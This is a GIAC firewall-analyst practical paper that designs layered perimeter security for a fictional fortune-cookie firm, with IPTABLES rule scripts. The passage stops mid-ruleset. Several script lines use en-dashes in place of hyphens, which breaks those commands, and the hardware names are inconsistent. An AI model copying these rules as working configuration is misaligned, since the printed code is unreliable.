Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst
Practical Assignment 2.0

Security Architecture for GIAC Enterprises
"UnBreakable" Security For UnBroken Fortunes

Daniel Crider

June 2003

Table of Contents

Abstract

This paper has five main divisions. The first four parts are presented as a network design proposal that would be submitted by an I.T. Architect or Network Architect specializing in security to a business executive, such as a CEO or CIO.

Part One defines the business operations and network traffic flow requirements for the mythical company GIAC Enterprises. It defines how GIAC Enterprises will communicate with its Suppliers, Employees, Customers, Partners and the General Public.

Part Two defines the security and network architecture of GIAC Enterprises.

Part Three presents a Security Policy and Tutorial section that defines and explains the policies for the border router, external firewall, internal firewall and VPN of GIAC Enterprises network.

Part Four assumes that the basic structure has been built in a lab environment. This section focuses on verifying the Firewall Policy. Documentation of some of the tests used to verify the proper operation of the system design is presented.

Part Five has nothing to do with the proposed design for GIAC Enterprises. Instead it provides three different types of attacks against a network defined and submitted in a previous paper to SANS.

PART I – INTRODUCTION AND BUSINESS OPERATIONS OF GIAC ENTERPRISES

Introduction

The GIAC Enterprises UnBroken Fortunes, Ltd. business is a small company which is trying to make a fortune by creating fortunes for fortune cookies. Key factors which set our business apart from our competitors include our suppliers – and our computer security. This firm is made up primarily of individuals down on their luck, who have recognized the incredible opportunity here of at least paying their bills. GIAC has looked specifically for suppliers who are unwilling to admit defeat, even in the face of reality. We have identified several specific industries as prime sources whose former-employees have excellent skills at writing fortunes (if not exactly at making them).

The business plan addresses the following groups: Suppliers, Customers, Partners, Employees (remote), Employees (internal), and General Public.

Since this is an extremely small firm cost-efficiency is paramount. (After all – if we can't sell our product – we can't exactly eat it either – unlike some of the businesses who are our customers). As a result there is a large stress on electronic communications, telworking, and e-commerce. There is also a large stress on being budget conscious --- which means a very small budget for I.T. infrastructure – and even smaller funds for I.T. security. Despite this, security is critical. Since our fortune is based on our electronic fortune-sayings – this data must be well-protected. If someone steals our electronic-fortunes – they will have stolen any chance for us making a real fortune – or even a living.

Suppliers:

Three firms have met GIAC's high-quality standards requirements of having creative individuals experienced in fortunes (albeit losing them) and desperate enough to work with us:

1) Sky-High Market Fortunes (Former Stock Brokers) – based in New York, New York
2) Computed Fortunes (Former I.T. Professionals) – based in San Jose, California
3) Three-Strike Fortunes (Former Major-League Baseball Players) – based in Cooperstown, New York

These three suppliers connect to GIAC via on-demand (Access) VPN connections between their I.T. offices and our network. Fortunes are stored in a MySQL database on a Linux Red Hat server. Since these offices vary in size between 20 employees (Three-Strike Fortunes) and 50 employees (Sky-High Market Fortunes) VPN via client software on each writers desktop at each site can easily handle the traffic. Each employee of each supplier is expected to produce at least 16 new, witty, wise, reflective, thought-provoking, philosophical fortunes per day (two per work hour) – giving GIAC at least 1600 new fortunes per day. Bonuses are paid for higher output from the suppliers (so long as they remain original, interesting or humorous, and potentially life-changing). Our database currently has over 500,000 fortunes in it. This is a database of fortunes that was purchased from another corporation (Witty-Fortunes, LTD.) which was wholly acquired by GIAC when our business started operations. With our current suppliers our master fortune database is expected to grow to a size of no more than four million fortunes during the next five years. Each fortune is a text-based message averaging 180 characters in length. This is because GIAC has determined that witty, wise, reflective, humorous, thought-provoking, philosophical fortunes are more effective when they are brief and to the point. Also our suppliers have been warned that any fortune over 200 characters in length will not be accepted. (After all, our customers don't want their cookies overloaded with paper). This means data transmission requirements are extremely low – allowing each supplier to connect their LAN to the Internet via DSL or ISDN. Each supplier does have other customers, so they are free to spend whatever funds they wish for Internet access. Writers for GIAC use Cisco client VPN software to connect to the GIAC. A unique (pre-shared) IKE key will be specified for each supplier. The key is changed every 30 days, with new keys being sent out via PGP-encrypted e-mail to the I.T. department of each supplier. Should our business operations significantly increase to the point that suppliers need to double or triple their staff, a single remote Cisco PIX 501 or Cisco PIX 506e may be used to connect a small dedicated LAN at the supplier's site directly to the GIAC network via a permanent VPN connection. Once suppliers have access to the VPN, they have access to a DMZ-Web Server / Database Server. The Web-Server accepts fortunes from them on a web-page. They connect at the end of the day, and paste individual fortunes into individual fields on the Web Page. The Web-Server then loads these fortunes into the Supplier database, along with the user-id of the writer and the time of upload. The new fortunes in the Supplier DB will be checked later by GIAC employees prior to being uploaded to the master database.

Partners:

So far GIAC has only 1 partner --- Crunchy & Tasty Printing & Baking, Inc. CTPBI is a printing company that specializes in printing fortunes for Fortune Cookies. They also bake their own fortune cookies, and deliver them by overnight shipment to various restaurants. They use our services for the content for their fortunes. Again, data transmission requirements are low. CTPBI determines their

own method of Internet access. But they use a Cisco VPN Client to connect to our VPN. A unique (pre-shared) IKE key will be specified for CTPBI. Like the suppliers, this key is changed every 30 days, with new keys being sent out via PGP-encrypted e-mail to their master typesetter. Access for the CTPBI will be strictly read-only to the same SSH server used by the customers. Like the customers, a user-id and initial password will be e-mailed (via PGP protected e-mail). CTPBI will use WinSCP to access the SSH server, once the VPN connection is established. Our own I.T. delivery department will be responsible for creating an encrypted zip archive and uploading it to the server for them. They currently are requesting 10,000 fortunes per week.

Established Customers:

Our customers bring warmth to our hearts in ways not unlike our wisest proverb. More importantly – they put money in our pockets. Although we have offered to set up PVC Frame-Relay WAN links with any customer desiring truly large volume downloads of our incredible product, to date all customers have opted for simpler access. For those customers with on-going relationships we will use VPN access to our system with the ability to download fortunes from an SSH server. The fortunes will be stored in encrypted zipped files. A secure key will be e-mailed to the customer via PGP e-mail from our sales department. Keys change every 30 days, and each customer has a different key. A user account on our Kerberos server will be created to authenticate the customers on the SSH download server. Customers (along with all other users desiring VPN access) must also authenticate via a TACACS+ server. Each customer company will have a special home directory that only they (and our I.T. staff) can access. Access for the customers will be strictly read-only. The user-id and initial password will be e-mailed (via PGP protected e-mail). Customers will use WinSCP to access the SSH server (assuming that their client desktops are Windows systems – as is normally the case), once the VPN connection is established. The VPN Connection is made to our Cisco PIX 506e firewall. The customer SSH download server will be located within the DMZ.

Public Access and First-Time Customers:

A public web-server will reside in the DMZ. It will describe the product GIAC offers along with explaining just why our product is superior to others. 10 sample fortunes will be displayed to show-off our product. This sample set will remain fairly stagnant – changing only once every two weeks.

First-time customers desiring our “lucky fortune trial offer special-pak” can enter their credit card number to access a small download of 20 fortunes at a discount price. The public web server will have SSL encryption capabilities for secure transactions. This public web-server will be located in the DMZ, and we will have

a limited number of fortunes (5000) loaded on it. This low volume of "trial fortunes" will be also be fairly stagnant with these fortunes being updated only once a month. This way should this public server be compromised damage should be limited to only the 5000 or so fortunes available. Since the size of this server will be so small, all user-accessible directories and files will be loaded on read-only CD-ROM (with the exception of the directory for customers to enter their name, phone numbers, and credit card data).

Remote Employees:


A small number of GIAC employees are remote. These are made up of both Sales and I.T. workers. Both of these groups will have access via Cisco Client VPN software. Neither group is fully trusted from the outside. Both groups will be allowed access only to an internal corporate mail-server, an internal web server, and an SSH server for file transfers. Remote employees are required to maintain up to date Anti-Virus Software and a personal firewall. This will be insured by the use of the Corporate Edition of Norton Anti-Virus and Zone Labs Integrity System. Remote employees will be able to store and retrieve files in personal directories on the SSH server. They may request (via encrypted e-mail) for internal employees to temporarily move critical files for them to access to department temporary directories. In order to eliminate the temptation of dumping entire copies of internal directories on this SSH server, the department temporary directories will be completely purged (by automatic script) every 12 hours. There will be two department temporary directories – one for Sales and one for I.T. Remote employees will NOT have access to any of the MySQL databases (Internal Master or Supplier).

This restrictive remote access policy means that remote employees are treated somewhat like second-class citizens – at least as far as network access is allowed. This is deliberate. Many major corporations over the years (including Microsoft) have been compromised by remote employee systems. If full VPN access were granted to remote employees and one of their laptops or home systems were compromised, this could lead to total compromise of ALL GIAC information assets. For this reason remote employees will be allowed just enough resources to do their job – and will only be allowed to access systems within the DMZ while they are operating remotely.

This is also part of the reason that some extra capital will be spent in ensuring the security of these remote systems – i.e. the use of the Cisco Software VPN client, Norton Antivirus, and the Zone Labs Integrity Server.

PART II – SECURITY AND NETWORK ARCHITECTURE

Network Design



The network is a basic 3 LAN segment design. There is an external router (border router), an external firewall, and an internal firewall. Services in the DMZ are limited to a publicly accessible (customer) web-server, and systems available to external employees, partners, customers, and suppliers via VPN. VPN access is NOT allowed on the internal network. Instead, items will be "dropped" into "drop-boxes" from the internal network to web-servers, and SSH servers by employees and scripts. Employees who are constantly external, such as some of the Sales force will be allowed a small amount of personal file storage space on the SSH server "Crunchy1". Remote employees will have their own e-mail server, located within the DMZ.

The internal e-mail servers on 192.168.100.32 and 192.168.200.10 are SMTP-only servers. These servers can exchange e-mail with Internet e-mail servers. The firewalls do pass SMTP traffic in both directions. SMTP traffic is analyzed by the Cisco PIX attack guard “Mail Guard”.

A Layered Approach

GIAC Enterprises is an extremely cost-conscious business. To that end certain budget constraints limit the expenditures on security. Yet security is paramount to the survival of the business. The only way to make this work is to use a layered approach.

1. VPN access is required to get to the DMZ (except for the public web-server) from the Internet.
2. For someone to gain VPN access requires authentication via the TACACS+ server, and the correct shared-key for VPN key exchange.
3. VPN access does not give access to a specific SSH, database, or e-mail server. Users must be further authenticated by the Kerberos server.
4. Even if authenticated to a specific system, access to other systems in the DMZ is not allowed without authentication to that system.
5. Separate functions are on different servers – i.e. the SSH server for remote employees is physically on a separate server from the SSH server for customers; Print servers are not used for SSH file-sharing, etc.
6. VPN access to the DMZ does not grant access to the internal Corporate LAN.
7. Any Files older than 14 days that are stored on the Remote Employee’s SSH File Server are purged every day.
8. Suppliers have the ability to store fortunes on the Supplier server, but they must first access the server via VPN, and log on with a unique User-ID and password. They have write access to the database, but not read, change, or delete.
9. Customers and Partners have access only to the Customer SSH server. Each customer / partner must access the DMZ via VPN with unique keys. Then they have individual User-IDs and passwords on the SSH server. They have access to only their own directory. And finally the zip archive of fortunes for them is encrypted with a unique password they receive via encrypted e-mail.

This tight layered security is designed with two points in mind. First, if anything is compromised, the damage should be minimal. For total access to the fortune master database multiple systems would have to be compromised, enough that it would be difficult for a hacker to do so without tripping alarms and showing up in the log files.

Second, the total marketable output of this company is nothing more than unique text files. If that gets stolen it is not like a competitor has to reverse engineer a system or come up with a manufacturing process for a stolen chemical formula. If penetration occurs to that level – GIAC Enterprises is instantly out of business.

Border Router

Purpose: The external router or Border Router is going to be used mainly as a packet-filtering defense, and as a defense against standard denial-of-service attacks and probes by common hacker tools and Trojans. The primary purpose is to reduce the overall processing load the two firewalls will have. The border router will also be used to block traffic from spoofed IP addresses matching internal addresses. And the router will be used to block all packets from private addresses and from IANA addresses. Egress filtering will also be employed to insure that GIAC systems can not be used by attackers trying to spoof other addresses.

Since GIAC is financially conservative ("miserly" might be a better description), a low cost router was chosen. The CISCO SOHO 91 has all of the capabilities and processing power needed by our small enterprise. Cost is less than $300. In addition, by using a Cisco router the rule set can be moved in-tact to a larger router (such as something in the Cisco 2600 series or higher) should GIAC need to upgrade—i.e. should revenues increase by a factor of say 10 or more.

Another important consideration was the need for VPN processing. A Cisco PIX 503 Firewall will be used for the external firewall and VPN server. Since IKE Mode Config is used as part of our VPN configuration, it is important to have a border router that will support this. The CISCO SOHO 91 supports CISCO VPN IKE Mode Config.

Current OS running is IOS 12.3. The OS is updated whenever a crucial security update is announced. The border router has two interfaces. Ethernet1 is the external interface with an IP address of 192.168.1.33. Ethernet0 is the internal interface with an IP address of 192.168.210.1

A copy of the router SYSLOG records will be sent to the GIAC monitoring system, located at 192.168.100.25. Attacks will be investigated, but failing system performance (as shown by indications such as dropped packets) will also be researched to determine if an upgrade is required.

Management of the Border Router will be done exclusively via the serial interface. Telnet and HTTP servers will be disabled.

Although the CISCO router has the ability to stateful filtering, this capability is not used in this design. Stateful firewall filtering is done on the two firewalls. Turning

it on here would overload the planned hardware, and a much bigger router would be needed.

(**Notes on external address**. For the purpose of this business proposal "The Internet" is simulated on the IP address range of 192.168.1.0/24. In reality, the address of 192.168.1.33 could never be used as a "real" Internet address –since it is a private address. However this made it extremely easy to test this entire system, without exposing a real ISP or others on the Internet accidentally to the scans, probes, and attacks used later. For the purpose of later testing, an "external" web server and e-mail server were set up on addresses 192.168.1.20 and 192.168.1.140 respectively. Attacks, scans, and probes were also launched against the GIAC systems from 192.168.1.30.)

External Firewall

Purpose: The external firewall is second line of defense. This is the only firewall between the outside world and the DMZ. This firewall will also be used as the VPN server. Stateful filtering will be employed on this firewall. Allowed traffic in from the outside will be limited to:

1. Communications that are part of already established sessions
2. VPN traffic
3. Incoming NTP time server traffic
4. DNS responses from outside DNS servers
5. Incoming SMTP e-mail traffic to the two GIAC e-mail servers
6. Traffic to the public GIAC web server.

Continuing with GIAC's fiscally conservative ("penny-crushing") philosophy, a CISCO PIX 506e was chosen as the external firewall. The primary reasons for this selection were:

1. Relatively low-cost
2. Good Stateful firewall
3. Easy to use as a VPN server
4. Log files readable by NetIQ VigilEnt Log Analyzer
5. Able to present the web server in the DMZ to the outside world with a "virtual" address, yet still block traffic to the DMZ LAN segment.
6. IDS capabilities
7. Easily upgradeable – the same rule-set could be dumped "as-is" into a bigger CISCO PIX
8. I.T. staff will have a (relatively) common set of commands between this firewall, firewalls at any Partners or Suppliers with permanent VPN connections, and the border router (IOS). (Note: there are some minor differences in some of the PIX commands and standard Cisco IOS commands in some place. But these are extremely minor and easily learned.)

9. Hardware firewalls such as the PIX usually do not have the same vulnerabilities as an operating system based firewall such as IPTABLES, ISA, or CheckPoint. (Of course, they have their own problems, but by using one of each in the network design the same compromise should not allow a breach all the way into the internal network.)

Current OS running is PIX 6.3. The OS is updated whenever a crucial security update is announced. The PIX has two interfaces. Ethernet0 is the external interface (labeled "outside") with an IP address of 192.168.210.2. Ethernet1 is the internal interface (labeled "inside") with an IP address of 192.168.200.1. (Note: For the purposes of testing and this proposal the TCP/IP addresses used in the LAN between the Border Router and the PIX are on the 192.168.210.0/24 subnet. In a production system these will have to be "real" TCP/IP addresses. When that occurs the PIX outside interface will need a different address, one which is visible to the Internet. The internal address of 192.168.200.1 will remain.)

A copy of the router SYSLOG will be sent to the GIAC monitoring system, located at 192.168.100.25. Attacks will be investigated, but failing system performance (as show by indications such as dropped packets) will also be researched to determine if an upgrade is required.

Management of this firewall will be done exclusively via the serial interface. Telnet and HTTP servers will be disabled. SSH servers will not be enabled. This is inconvenient for the I.T. staff, but GIAC is small enough that this hardship should be bearable. (After all, if you work for us, you have to know that some things are just "..the way the cookie crumbles…"). Since the external interface of this system will be visible to the Internet this system is too exposed to allow remote management via Telnet, SSH, or HTTP – even though by default the PIX does not allow access to these internal PIX management systems on the outside interface.

Internal Firewall

Purpose: The internal firewall is the second line of defense. This is the only firewall between the inside LAN (192.168.100.0/24) and the DMZ. Stateful filtering will be employed on this firewall. Allowed traffic in from the outside will be limited to:

1. Communications that are part of already established sessions
2. DNS responses from outside DNS servers
3. Incoming NTP Time Traffic
4. SMTP e-mail communication direct to the e-mail server

Continuing with GIAC's fiscally conservative ("scrooge-is-our-hero") philosophy an IPTABLEs firewall was chosen as the internal firewall. The primary reasons for this selection were:

1. Relatively low-cost (just need Linux and an Intel box with 2 NICs)
2. Good Stateful firewall
3. Log files readable by VLA (and anything else that can process SYSLOG)
4. Easily upgradeable – just get a bigger machine
5. IPTABLES firewalls usually do not have the same vulnerabilities as a hardware based firewall such as the Cisco PIX. This means that if someone does breach the outer defenses, the same attacks should not work on the internal firewall.

The Internal Firewall is an IPTABLES firewall running on a Red Hat 9.0 Linux server. This server is configured ONLY for firewall functions. IPTABLES is an excellent stateful firewall that allows a fine degree of control and excellent logging.

Management access of this firewall will be via the console for this system. Also, to cut down on the whining in the I.T. department access is allowed to this system via SSH – but only from the inside interface. All other access to this system though (Telnet, FTP, Web, etc.) is disabled.

DMZ Systems

The term "DMZ" comes from the Korean War – "The De-militarized Zone". In warfare it was an area that was a no-man's land between two armies – an area where no military equipment or personnel could be based. In computer network security terminology the "DMZ" is a network, a LAN. It sits between the outside (hostile) world – the Internet – and internal corporate systems. The DMZ is still very important to business though – it is the part of the corporate network that may be accessed from the outside.

For these reasons the DMZ is critical to the security architecture. This will be an extremely limited DMZ that will contain the following components:

Purpose:

1. LAN for public access to external Web Server
2. Remote e-mail access for remote employees
3. Remote SSH File server access for remote employees
4. Remote SSH File server access for customers and partners
5. Remote Web-Server / MySQL DB-Server for suppliers

Key systems:

1. Remote Employees E-Mail Server (192.168.200.10)

2. Remote Employees SSH File Server (192.168.200.20)
3. Public Web-Server for first-time sales and company web-presence (192.168.200.30)
4. DMZ DNS Server (192.168.200.40)
5. Supplier's Web Server / MySQL DB-Server (192.168.200.50)
6. Partner's SSH-Server (192.168.200.60)
7. TACACS+ Authorization Server (192.168.200.70)
8. Customers Web and SSH-Server (192.168.200.80)
9. Kerberos Authorization Server (192.168.200.90)
10. Test Point

As a standard all systems within the DMZ will be Red Hat Linux 9.0. Each system will be tightly controlled and heavily audited. Only those ports directly related to a DMZ server's function will be open on the incoming side (For example, the public web server will only have port 80 open, plus the SSH port (port 22)). This will be enforced via local IPTABLES firewalls. All DMZ servers will transmit their SYSLOG files to the System Management Server (192.168.100.25).

Special Access Systems: TACACS+, SMTP, and DNS. All systems in the DMZ will allow SSH access, but the TACACS+, SMTP, and DNS systems will be accessible only by I.T. staff. As an added security measure all systems will accept SSH logon access will do so only if the source IP address is from the Internal network (192.168.100.0/24) --- with the exception of the Remote Employee's SSH server and the Customers and Partners SSH server. This will be enforced by TCP Wrappers and by a properly configured IPTABLES local firewall on each of these 3 servers. No server will allow remote access (SSH or otherwise) by a root account. Instead administrators will be expected to use "su" to gain root privileges.

Authentication and Authorization: A Kerberos server will exist in the DMZ for authentication and authorization. Individuals who gain access to the DMZ via the VPN will need to authenticate via Kerberos before being allowed to use SSH to download or upload fortunes. I.T. administrators logging in from the internal network (192.168.100.0) for administration purposes will also be required to authenticate via Kerberos. Remote login via "root" will not be allowed on any DMZ system.

A TACACS+ server exists at 192.168.200.70 for the purpose of authentication remote users who are requesting VPN access to the DMZ.

1) Remote Employees E-Mail Server. (192.168.200.10 – "hungry1"). This e-mail server will be running qmail. It will be the I.T. Department's responsibility to make sure that patches are up to date. This e-mail server will be used ***only*** by permanent remote employees. It will have the ability to send and receive e-mail with any Internet e-mail server. The e-mail address of remote employees will be of a form firstname.lastname@hungry1.GIAC.com. Remote employees will be

permanently assigned to this e-mail server. Internal employees will use the internal e-mail server, which is a different e-mail server. This server is visible to the Internet, via its publicly advertised address of 192.168.210.11).

2) Remote Employees SSH Server. (192.168.200.20). This SSH server will be used to allow Remote Employees temporary emergency access to files. The local IPTABLES firewall will be active and will allow access ONLY from addresses assigned by the VPN pool, 192.168.100.0/24 and on the SSH port. Access will also be allowed to the local Kerberos server on the Kerberos port. Employees will be authenticated by the Kerberos server as well, to insure that others with VPN access (partners, customers, etc.) do not access this system. The IPTABLES firewall would be set to allow access only from the employees' remote pool (192.168.200.101-120) but not from suppliers or customers; in addition to access from the internal corporate LAN (192.168.100.0/24).

3) Public Web-Server for first-time sales and company web-presence (192.168.200.30). This web server is the only web server that is visible from the outside. It has an address presented by the PIX firewall as 192.168.210.50. SSH access will be allowed, but only from 192.168.100.0/24. No other access except web traffic will be allowed.

4) DMZ DNS Server (192.168.200.40). This is the DNS server for the DMZ. Only DNS traffic and SSH access will be allowed. External requests for name resolution of DMZ systems will be rejected. The IPTABLES firewall would be set to allow access only from the all VPN remote pools and DMZ systems (192.168.200.0/24) and access from the internal corporate LAN (192.168.100.0/24).

5) Supplier's Web-Server / MySQL DB-Server (192.168.200.50). Similar to the Public Web-Server, but http access will be allowed only from the Suppliers VPN address pool. (192.168.200.121-150). SQL access (other than entries stored by the Web-Server) will be only allowed from 192.168.100.0. Suppliers will be authenticated by the Kerberos server as well, to insure that others with VPN access (partners, customers, etc.) do not access this system.

6) Partner's SSH-Server (192.168.200.60). SSH access only allowed only from 192.168.100.0/24 and VPN address pool for the partners. Partners will be authenticated by the Kerberos server as well, to insure that others with VPN access (suppliers, cmployees, customers, etc.) do not access this system.

7) TACACS+ Authorization Server (192.168.200.70). SSH access from 192.168.100.0/24 and access from the Internal Pix firewall for TACACS authentication checks. Access will also be allowed to the local Kerberos server from this system on the Kerberos port. SSH access will only be for I.T. employees, who must also be authenticated by the Kerberos server as well, to

insure that others with VPN access (partners, customers, etc.) do not use SSH to login to this system.

8) Customers Web and SSH-Server (192.168.200.80). Similar to the Partner's web server. Access only from VPN address pool for customers for web traffic. SSH access only from the VPN address pool for customers and 192.168.100.0/24. Customers will be authenticated by the Kerberos server as well, to insure that others with VPN access (partners, suppliers, etc.) do not access this system.

9) Kerberos Authorization Server (192.168.200.90). SSH access only from 192.168.100.0/24. Kerberos access only from the servers on the 192.168.200.0/24 network (DMZ). Only the I.T. Employees charged with managing this server will be allowed SSH login access.

10) Test Point. Connected only for firewall and router testing. Shut down during normal production.

Personal Firewalls – Linux Systems

The term "personal" firewall is used to describe a firewall that runs locally on a system. The system may be a server or a personal workstation. But the firewall is considered "personal" because it protects only that system – it does not protect some network.

The personal firewalls described here are some type of internal firewall that will be present on all internal systems (on the 192.168.100.0/24 internal LAN and on the 192.168.200.0/24 DMZ LAN) and on the laptops of remote employees.

All Linux systems will be protected by a simple version of IPTABLES. A standard rule-set will be used to protect servers.

Additional rules will be added as needed to insure server functionality. For example, the rules for an SMTP server would look like this:

```
#!/bin/sh
#
# Flush out all of the existing rules
#
iptables --flush
#
# Turn on the loopback address
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
#
#
```

```
# Allow incoming and outgoing e-mail
#
iptables -A INPUT -p tcp --dport 25 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 25 -j ACCEPT
#
# Allow incoming SSH connections for management (but only from
192.168.100.0)
#
iptables -A INPUT -i eth1 -p tcp -s 192.168.100.0/24  \
        --sport 1020:65535 --dport 22 -j ACCEPT
#
# Allow related traffic
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# Drop and Log everything else
iptables -A INPUT –p tcp -j LOG  --log-prefix "DMZ-SMTP ** "
iptables –A INPUT –p tcp –j DROP
iptables -A INPUT –p udp -j LOG  --log-prefix "DMZ-SMTP ** "
iptables –A INPUT –p udp –j DROP
iptables -A INPUT –p icmp -j LOG  --log-prefix "DMZ-SMTP ** "
iptables –A INPUT –p icmp –j DROP
#
```

The SMTP server is somewhat of a special case though. Since it is visible to the Internet it does not have the restrictive address filtering that some of the other systems have. Here is a second example that does have restrictive address filtering: The Supplier's Web-Server / MySQL DB-Server (192.168.200.50). Similar to the Public Web-Server, but http access will be allowed only from the Suppliers VPN address pool. (192.168.200.121-150). SQL access (other than entries stored by the Web-Server) will be only allowed from 192.168.100.0.

```
#!/bin/sh
#
# Flush out all of the existing rules
#
iptables --flush
#
# Turn on the loopback address
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
#
#
# Allow incoming web traffic to suppliers only
#
iptables -A INPUT -p tcp –s 192.168.200.121 --dport 80 -j ACCEPT
```


```
iptables -A INPUT -p tcp –s 192.168.200.122 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.123 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.124 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.125 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.126 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.127 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.128 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.129 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.130 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.131 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.132 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.133 --dport 80 -j ACCEPT
